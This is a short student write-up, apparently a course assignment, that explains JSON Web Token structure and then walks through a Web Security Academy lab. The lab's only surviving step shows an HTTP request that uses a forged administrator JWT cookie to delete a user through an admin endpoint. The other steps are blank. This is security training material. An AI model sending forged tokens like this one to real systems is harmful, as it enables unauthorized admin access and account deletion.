TASK: 5

JWT Hacking

Surendra Gabbani

What is JWT?

JWT stands for **JSON Web Token**.

It's a compact, URL-safe way of representing claims between two parties (usually client and server) in a secure manner. JWTs are commonly used for authentication and authorization in modern web applications.

Structure of JWT

A JWT has three parts, separated by dots (.):

1) Header

Contains metadata about the token, such as the signing algorithm.
Example:

```
{
"alg": "HS256",
"typ": "JWT"
}
```

Payload

Contains claims (data). These can be:

Registered claims: like iss (issuer), exp (expiration time).

Public claims: defined by users.

Private claims: custom data agreed between parties.

Example:

```
{
"sub": "1234567890",
"name": "John Doe",
"admin": true
}
```

Signature


- Used to verify the token hasn't been tampered with.
- Created by hashing the header and payload with a secret or private key.

Final JWT format:

header.payload.signature


How JWT Works

- User logs in with credentials.
- Server verifies and creates a JWT with user info.
- JWT is sent to the client.
- Client stores the JWT (in cookie or local storage).
- For each request, client sends JWT in the header:
- Authorization: Bearer <token>
- Server verifies the token → grants or denies access.




LAB

STEP 1:



STEP 2:



STEP 3:

Request

Pretty | Raw | Hex

```
1 GET /admin/delete?username=carlos HTTP/2
2 Host: 0a88007104c479fd800b801b009700f8.web-security-academy.net
3 Cookie: session=
eyJraWQiOiJmMGFiNzk0ZC1hODI3LTQ5ZWQtOWM4Yy00M2JmNWMwNGZkM2QiLCJhbG
ciOiJSUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc1NzMyNjYzNiw
ic3ViIjoiYWRtaW5pc3RyYXRvciJ9.eKyl-QuaAF1JQ2skUXy3ssbfmP_c--ihXI6H
I4cqzPWJNY9UOJVc9EWz-kIaF5OYZtsCroLPBr1ZIamWwGtKKneMnYRXw-GN6e0C2f
LpMaDTGqVY-M5h65TI6RsXstKTPc0Tb6NMJWcwE_LRHISny1lYTNMv24c0MQOaocAo
fXAK2010Y0Dbu3y55Z2xXrEiAIjfoPtthSE7NrO94NC_PuA_Rm9SV5Dtlsxl0w2IkX
fzIGmobTSKEl0jEB6EwUlXRWWo3SbbI9usDDuvFPzs5ZvK8OAC5WW8XRSQO1LOi02K
6xEzLvJu-OursZSf6VNak0CfzKZIvG4DDVfZq50X3Q
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0)
Gecko/20100101 Firefox/142.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
https://0a88007104c479fd800b801b009700f8.web-security-academy.net/
login
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
```

Response

Pretty | Raw | Hex | Render

```
1 HTTP/2 302 Found
2 Location: /admin
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

STEP 4:

LAB SOLVED

Prevention:

- Use HTTPS always
- Keep tokens short-lived (expiry time)
- Store tokens securely (HttpOnly cookies preferred)
- Rotate & revoke tokens when needed

Conclusion on JWT:

JSON Web Token (JWT) is a lightweight, secure, and widely adopted mechanism for authentication and information exchange. It enables stateless communication, making applications more scalable and efficient. While JWT provides strong benefits like simplicity, portability, and performance, it also comes with security challenges such as token theft and revocation issues.

REFERENCES:

- RFC 7519: JSON Web Token (JWT) Specification
  https://www.rfc-editor.org/rfc/rfc7519
- JWT Official Website
  https://jwt.io/

THANK YOU